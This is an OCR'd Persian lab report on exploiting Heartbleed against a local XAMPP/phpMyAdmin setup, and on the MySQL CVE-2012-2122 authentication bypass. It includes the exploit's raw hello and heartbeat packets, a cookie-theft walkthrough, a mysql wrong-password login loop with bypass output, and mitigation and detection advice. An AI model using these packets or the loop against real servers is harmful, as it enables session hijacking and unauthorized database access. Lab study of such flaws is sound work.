
شکل ۲: برنامه Netstat در XAMPP – در این حالت برنامه‌های مختلفی که پورتی را در اختیار دارند را می‌توان مشاهده کرد.

حالا وارد مرورگر می‌شویم و به آدرس http://localhost/ می‌شویم.

شکل ۳: صفحه اصلی xampp در مرورگر.

همانطور که مشاهده می‌شود به طور پیش فرض XAMPP، HTTPS را پشتیبانی می‌کند و می‌توان توسط آدرس https://localhst/ به آن مراجعه کرد.

حالا وقت آن است که آسیب‌پذیری را تست کنیم. برای این کار لازم است که از برنامه phpMyAdmin استفاده کنیم. پس به آدرس http://localhost/phpmyadmin مراجعه می‌کنیم.



شکل ۴: برنامه phpMyAdmin

فایل زیر را باز می‌کنیم:


C:\xampp\phpMyAdmin\config.inc.php

این فایل تنظیمات phpMyAdmin است. چون phpMyAdmin یک برنامه تحت php است، تنظیمات آن‌هم به زبان PHP خواهد بود. اگر این فایل وجود ندارد (در بعضی از نسخه‌ها) از فایل پشتیبان config.sample.inc.php استفاده کنید.

تغییرات زیر را اعمال کنید (بعضی‌ها ممکن است از ابتدا همین مقدار باشند):

```
$cfg['Servers'][$i]['auth_type'] = 'cookie';
$cfg['Servers'][$i]['AllowNoPassword'] = true;
```

سپس از phpMyAdmin خارج شده (log out) و دوباره صفحه باز می‌کنیم. این بار باید از شما نام کاربری و رمز عبور بگیرد (شکل ۵). در این حالت اگر در MySQL کاربر root رمز عبور ندارد می‌تواند فقط با



شکل ۵: صفحه اولیه phpMyAdmin بعد از اعمال تنظیمات

نام‌کاربری و رمز عبور blank وارد شد. دقت شود که چون xampp روی پورت ۴۴۳ شده است، می‌توان از آدرس https://localhost/phpmyadmin استفاده کرد.


تنظیمات تمام شد! حالا نوبت exploit است.

۱,۶,۲. بهره‌برداری از آسیب‌پذیری Heartbleed

برای این کار نیاز است که دو کار انجام دهیم. اولا کد exploit را دریافت کنیم و دوما برای اجرا نیاز به زبان برنامه نویسی python است. پس باید آن را هم نصب کنیم.

کد بهره بردار را از آدرس http://www.exploit-db.com/exploits/32745 دریافت می‌کنیم و برای پایتون از نسخه 2.7.* استفاده می‌کنیم. روی نسخه‌های ۳ خطا دارد. از آدرس زیر دانلود و نصب می‌کنیم:

https://www.python.org/download



شکل ۶: اجرای cmd در ویندوز

حالا command prompt را با دسترسی administrator باز می‌کنیم. و وارد فولدر پایتون می‌شویم. سپس فایل exploit را که دانلود کرده‌ایم در همان آدرس قرار داده و دستور زیر را تایپ می‌کنیم:

c:\Python27>**python.exe heartbleed.py 127.0.0.1**


در این حالت خروجی بهره برداری را مشاهده می‌کنیم. می‌توانیم از دستور

c:\Python27>**python.exe heartbleed.py 127.0.0.1 > log.txt**

استفاده کنیم تا خروجی در فایل log.txt قرار بگیرد. اگر این فایل را باز کنیم داریم:

```
Trying SSL 3.0...
Connecting...
Sending Client Hello...
Waiting for Server Hello...
 ...received message: type = 22, ver = 0300, length = 94
 ...received message: type = 22, ver = 0300, length = 429
 ...received message: type = 22, ver = 0300, length = 203
 ...received message: type = 22, ver = 0300, length = 4
Sending heartbeat request...
 ...received message: type = 24, ver = 0300, length = 16384
Received heartbeat response:
  ٠٠ ۴٠ ٠٢ :٠٠٠٠D8 03 00 53 43 5B 90 9D 9B 72 0B BC 0C  .@....SC[...r...
  :٠٠١٠BC 2B 92 A8 48 97 CF BD 39 04 CC 16 0A 85 03 90  .+..H...9.......
```

اگر دقت کنیم می‌بینم سرور به درخواست heartbleed پاسخ داده است. اگر در صفحه phpMyAdmin جندبار به بخش‌های مختلف برویم تا کوکی دخیره شود، و دوباره اسکریپت را اجرا کنیم، اطلاعات کوکی را در فایل log.txt خواهیم دید:



حالا تمام کوکی‌ها را برمی‌داریم و در مروگر می‌زنیم و بدون داشتن نام‌کاربری و رمز عبور از سیستم استفاده می‌کنیم. دقت کنیم که ما در این آزمایش، در یک سیستم کار می‌کردیم. می‌توان مثلا از طریق vmware از یک سیستم دیگر به همین سیستم وصل شد و کوکی‌ها را دزدید. در این حالت به جای ۱۲۷،۰،۰،۱ از آی‌پی سیستم قربانی استفاده می‌کنیم. حتی می‌تواند مدیر از سیستم دیگری وارد شده باشد. مهم نیست اما هر بار که یک صفحه HTTPS باز میشود کش عوض می‌شود و مهم این است که بهره‌برداری زمانی انجام شود که آخرین عمل یه عملیات در phpMyAdmin باشد. هر سایت دیگری که با HTTPS وصل شده باشد، در این سرور کوکی‌هایش و یا حتی دیگر اطلاعاتش قابل دسترس است.

حالا که روی phpMyAdmin بهره‌برداری شد، می‌توان تمام دسترسی MySQL را در اختیار گرفت و درست است که این یک آسیب‌پذیری OpenSSL است اما MySQL هم در این مورد ضربه می‌خورد. در ادامه این که چگونه و چرا این آسیب‌پذیری بهره‌برداری کار می‌کند صحبت می‌کنیم.

۱،۶،۳. تحلیل کد بهره‌بردار

اگر کد را بررسی کنید، مشاهده می‌کنید که یک کد ساده python است که تنها ارسال و دریافت دارد و فاقد هرگونه shelcode! در واقع آسیب‌پذیری hearbleed آسیب‌پذیری است که در آن عملیات زیر انجام می‌شود:

۱. ارسال یک پیام به سرور مبنی بر این که اطلاعات لازم برای ایجاد ارتباط را می‌خواهم. طبق استاندارد لازم است مقدار دقیق داده را وارد کرد.

Client → Server: send me ‘hello’ word (**5**bytes) if you there!

۲. از رو پاسخ می‌توان فهمید که سرور آسیب‌پذیر است یا نه.

Server → Client: ‘hello’

۳. حالا درخواست دیگری ارسال می‌شود که به طرز اشتباهی از آن استفاده می‌کند.

Client → Server: send me ‘hello’ word (**500** bytes) if you there!


۴. پاسخ یک سرور امن

Server → Client: ERROR

۵. پاسخ سرور آسیب‌پذیر

Server → Client: ‘hello….Sever authentication … 552 33 cookei … ’

شکل زیر برگرفته از wikipedia مطلب را واضح‌تر نشان داده است:



شکل ۷: طریقه سوء استفاده در heartbleed

همان‌طور که ملاحظه می‌شود در سرور آسیب‌پذیر اطلاعات موجود در کش، از یک موقعیت به بعد را می‌توان دریافت کرد.

حالا کد را بررسی می‌کنیم. این کد دارای ۶ تابع است که یکی از آن‌ها main است. ابتدا به شرح توابع می‌پردازیم. در جدول زیر اسامی توابع و کاری که انجام می‌دهند را گزارش کرده‌ایم:

نام تابع	شرح عملیات
h2bin	این تابع یک رشته دریافت و آن را به باینری تبدیل می‌کند. مثلا ‘65 0D 0A 41 63 63 65 70 74 3A’ → Accept:
hexdump	عکس تابع قبل عمل کرده و یک رشته باینری را به رشته‌ای از Hexها تبدیل می‌کند.
recvall	دریافت پاسخ با طول length. این تابع بعد از ارسال استفاده می‌شود. اگر پاسخ کمتر از length باشد none برگردانده می‌شود و اگر بیشتر باشد (آسیب‌پذیر باشد) پاسخ دریافتی را برمی‌گرداند.
recvmsg	این تابع با توجه به خروجی تابع recvall پیام‌هایی را چاپ می‌کند. همچنین ۲ بار با طول ۵ و ۱۰ تابع recvall را فراخوانی می‌کند.
hit_hb	این تابع با ارسال یک بسته به سمت سرور از وجود آسیب‌پذیری مطلع گشته و در صورت خطا آن را اعلام می‌کند.

اما در تابع main چه اتفاقی می‌افتد؟ ابتدا برای ارتباط یک سوکت باز می‌شود به نام s. پس از اتصال یک بسته که محتوای آن در خود کد بهره‌برداری آورده شده است، ارسال می‌شود. با استفاده از تابع recvmsg چندین بار سوکت مورد بررسی قرار می‌گیرد تا زمانی‌که یا به خطایی برخورد کنیم و یا به انتهای پیام (انتهای کش) برسیم. در انتها تمام کش را با دستور sys.stdout.flush() دریافت کرده و تابع hit_hb را صدا زده تا درصورت این که مقدار دریافتی بدرد بخور بود (سرور اسیب‌پذیر بود و ما توانسیتم بخشی از حافظه را دریافت کنیم) خروجی برای کاربر چاپ شود.

```
hello = h2bin('''
16 03 02 00  dc 01 00 00 d8 03 02 53
43 5b 90 9d 9b 72 0b bc  0c bc 2b 92 a8 48 97 cf
bd 39 04 cc 16 0a 85 03  90 9f 77 04 33 d4 de 00
00 66 c0 14 c0 0a c0 22  c0 21 00 39 00 38 00 88
00 87 c0 0f c0 05 00 35  00 84 c0 12 c0 08 c0 1c
c0 1b 00 16 00 13 c0 0d  c0 03 00 0a c0 13 c0 09
c0 1f c0 1e 00 33 00 32  00 9a 00 99 00 45 00 44
c0 0e c0 04 00 2f 00 96  00 41 c0 11 c0 07 c0 0c
c0 02 00 05 00 04 00 15  00 12 00 09 00 14 00 11
00 08 00 06 00 03 00 ff  01 00 00 49 00 0b 00 04
03 00 01 02 00 0a 00 34  00 32 00 0e 00 0d 00 19
00 0b 00 0c 00 18 00 09  00 0a 00 16 00 17 00 08
00 06 00 07 00 14 00 15  00 04 00 05 00 12 00 13
00 01 00 02 00 03 00 0f  00 10 00 11 00 23 00 00
00 0f 00 01 01
''')
hb = h2bin('''18 03 02 00 03 01 40 00''')
```

به بیان راحت‌تر، با ارسال دو بسته این آسیب‌پذیری کار می‌کند. بسته اول بسته‌ای تحت عنوان hello و بسته دوم بسته‌ای تحت عنوان hb است. بسته اول یک بسته‌است که با ارسال آن می‌فهمیم سیستم آسیب‌پذیر هست یا نه. و بسته دوم بسته‌ای است که کش سیستم را به ما می‌دهد.

در بسته hello موارد زیر قرار گفته است:

```
16          Handshake
03 02       TLS version 1.1
00 dc       Length
01          handshake type (Client hello)
00 00 d8    Length
03 02                                           TLS Version 1.1
53 43 5b 90                                     Timestamp
9d 9b 72 0b bc 0c bc 2b 92 a8 48 97 cf
bd 39 04 cc 16 0a 85 03 90 9f 77 04 33 d4 de    Random bytes
00                                              Length of session id
00 66                                           Length of cipher suites
c0 14 c0 0a c0 22 c0 21 00 39 00 38 00 88
00 87 c0 0f c0 05 00 35 00 84 c0 12 c0 08 c0 1c
c0 1b 00 16 00 13 c0 0d c0 03 00 0a c0 13 c0 09
c0 1f c0 1e 00 33 00 32 00 9a 00 99 00 45 00 44
c0 0e c0 04 00 2f 00 96 00 41 c0 11 c0 07 c0 0c
c0 02 00 05 00 04 00 15 00 12 00 09 00 14 00 11
00 08 00 06 00 03 00 ff                         Cipher suites
01                                              Length of compression methods
00                                              Compression method NULL (ie no compression)
00 0b 00 04 03 00 01 02                         Eliptic curve point formats extension

00 0a 00 34  00 32 00 0e 00 0d 00 19
00 0b 00 0c 00 18 00 09  00 0a 00 16 00 17 00 08
00 06 00 07 00 14 00 15  00 04 00 05 00 12 00 13
00 01 00 02 00 03 00 0f  00 10 00 11            Elliptic curve
00 23 00 00                                     TLS session ticket
```

و در بسته hb داریم:

```
18          TLS record is a heartbeat
03 02       TLS version 1.1
00 03       Length
01          Heartbeat request
40 00       Payload length (16384 bytes)
```

همان‌طور که ملاحظه می‌شود این داده‌ها فقط یک بسته را مشخص می‌کنند و قابلیت اجرا ندارند. چرا که قرار است ارسال شوند و نه اجرا. تحلیل‌های بالا از آدرس

http://www.westpoint.ltd.uk/blog/2014/04/14/understanding-the-heartbleed-proof-of-concept/

گرفته شده است.

توجه: این آسیپ پذیری فاقد کدپوسته سطح پایین است که نیاز به توضیح داشته باشد.

http://www.ictpishro.com/webtakhasosi/31-ssl.html

۱,۶,۴. روش‌های جلوگیری و شناسایی

برای جلوگیری از نفوذهای ناخواسته به سرور، به مدیران وب سرورها توصیه می‌شود تا یا از نسخه‌هایی که بدون این اشکال امنیتی می‌باشند استفاده کنند، مانند ویرایش توصیه شدهOpenSSL 1.0.1g ، و یا اگر امکان بروز رسانی برای ایشان فراهم نیست می‌توانند با کامپایل مجدد نسخه‌های قدیمی به شکل موقت، با استفاده از سوئیچ -DOPENSSL_NO_HEARTBEATS در زمان کامپایل، ماژول Heartbeats را غیر فعال کنند و در اولین زمان ممکن به بروزرسانی نرم‌افزار اقدام نمایند. هرچند بروز رسانی و یا برطرف کردن این اشکال امنیتی به روش‌های فوق این اشکال را برطرف می‌سازد، اما اگر برنامه OpenSSL و سرویس‌های مرتبط با آن و یا نرم‌افزارهایی که از آن استفاده می‌کنند متوفق نشوند و دوباره راه‌اندازی نگردند(restart)، کد مخرب همچنان در حافظه سیستم باقی‌مانده و نفوذگران همچنان می‌توانند به اطلاعات حساس سرور دستیابی داشته باشند. علاوه بر این برای بازیابی امنیت سیستم می‌بایست تمامی اطلاعات حساس مانند کلیدها، رمزها، کوکی‌ها، و توکن‌ها(token) ی قدیمی پاک و تعویض شوند. اطلاعاتی که باید تعویض شوند شامل:

- کلیدهای امنیتی عمومی و خصوصی که احتمال به سرقت رفتن آنها می‌رود.
- تمامیcertificate های در ارتباط با این کلیدها باید مجدداً ایجاد شوند.
- تمامی پسوردهای موجود بر روی سرورهایی که احتمال مورد حمله قرار گرفتن آنها می‌رود باید تعویض شوند.

بعد از شناسایی این حفره امنیتی برنامه‌ها و اپلیکشن‌هایی برای شناسایی این باگ ایجاد شدند که مدیران سرورها می‌توانند از آنها برای تشخیص این حفره بر روی سرورهای خود استفاده نمایند و سپس به روش فوق اقدام به از بین بردن این باگ نمایند. لیست زیر شامل این ابزارها می‌باشد.

https://github.com/rapid7/metasploit-framework/blob/master/modules/auxiliary/scanner/ssl/openssl_heartbleed.rb

http://amn.bayan.ir

https://www.ssllabs.com/ssltest/

http://filippo.io/Heartbleed/

http://possible.lv/tools/hb/

https://blog.lookout.com/blog/2014/04/09/heartbleed-detector/

https://lastpass.com/heartbleed/

۲

فصل دوم

بهره برداری از آسیب پذیری دوم

۲,۱. آسیب پذیری CVE-2012-2122

بعد از امتحان و نصب نسخه های متعدد MySQL بر روی اوبونتو ۱۴,۰۴ اقدام به جستجوی آسیپ پذیری ها اکسپولیت های متعددی کردم که حاصل این جست و جو بررسی اکسپولیت های متعددی بود که عمده آنها در سایت exploit-db.comمعرفی شده اند اما مشکل عمده آنها امن شدن MySQLهای جدید در برابر آنها بود از ساده ترین اکسپلویت ها MySQLنظیر گرفته CVE-2012-2122 تا اکسپلویت های پیشرفته تر .

آسیب پذیری CVE-2012-2122

این آسیب پذیری به عنوان یکی از کمدی ترین آسیب پذیری های MySQL بود که توسط Sergei Golubchik مطرح شد این آسیب پذیری دز اثر نقص امنیتی تابع memcmp() در سرورMySQL به وجود آمد به نحوی که مقدار خروجی این تابع در بازه بین 127+تا 128- بود اما به دلیل آنکه بر روی برخی پلت فرم ها روتین های بهینه سازی فعال می شود خروجی این تابع گاهی از مقادیری خارج از این رنج را تولید می کنند به خصوص به دلیل مقایسه پسورد ها به صورا مقادیر درهم سازی شده. به دلیل همین بهینه سازی و مقایسه مقادیر هش احتمال اینکه سرور در مکانیزم تصدیق اصالت دچار اختلال شود و پسورد اشتباه را قبول کند نسبت یک به ۲۵۰ است که این باعث می شود با اجرا کد زیر بتوان به راحتی با تست ۱۰۰۰ کلمه عبور اشتباه به سرور لاگین کرد:

```
$ for i in `seq 1 1000`; do mysql -u root --password=bad -h 127.0.0.1
2>/dev/null; done

mysql>
```


این آسیب پذیری بر روی سیستم عامل های ذیل تایید شده بود:

- Ubuntu Linux 64-bit (10.04, 10.10, 11.04, 11.10, 12.04)
- OpenSuSE 12.1 64-bit MySQL 5.5.23-log Debian Unstable 64-bit 5.5.23-2
- Fedora
- Arch Linux (unspecified version)

در شکل ذیل مشاهد می کنید که این اکسپلویت به راحتی مکانیزم تصدیق اصالت MySQL 5.5.22 را بای پس کرده است:

```
File  Edit  View  Search  Terminal  Help
 password: YES)
ERROR 1045 (28000): Access denied for user 'root'@'192.168.102.136' (using
 password: YES)
ERROR 1045 (28000): Access denied for user 'root'@'192.168.102.136' (using
 password: YES)
ERROR 1045 (28000): Access denied for user 'root'@'192.168.102.136' (using
 password: YES)
ERROR 1045 (28000): Access denied for user 'root'@'192.168.102.136' (using
 password: YES)
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 4370
Server version: 5.5.22-0ubuntu1 (Ubuntu)

Copyright (c) 2000, 2013, Oracle and/or its affiliates. All rights reserve
d.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statem
ent.

mysql>
```

که البته این آسیب پذیری بروی اوبونتو ۱۴,۰۴ و MySQL 5.6.17 بر طرف شده است .همانطور که در تصویر ذیل مشاهده می کنید:

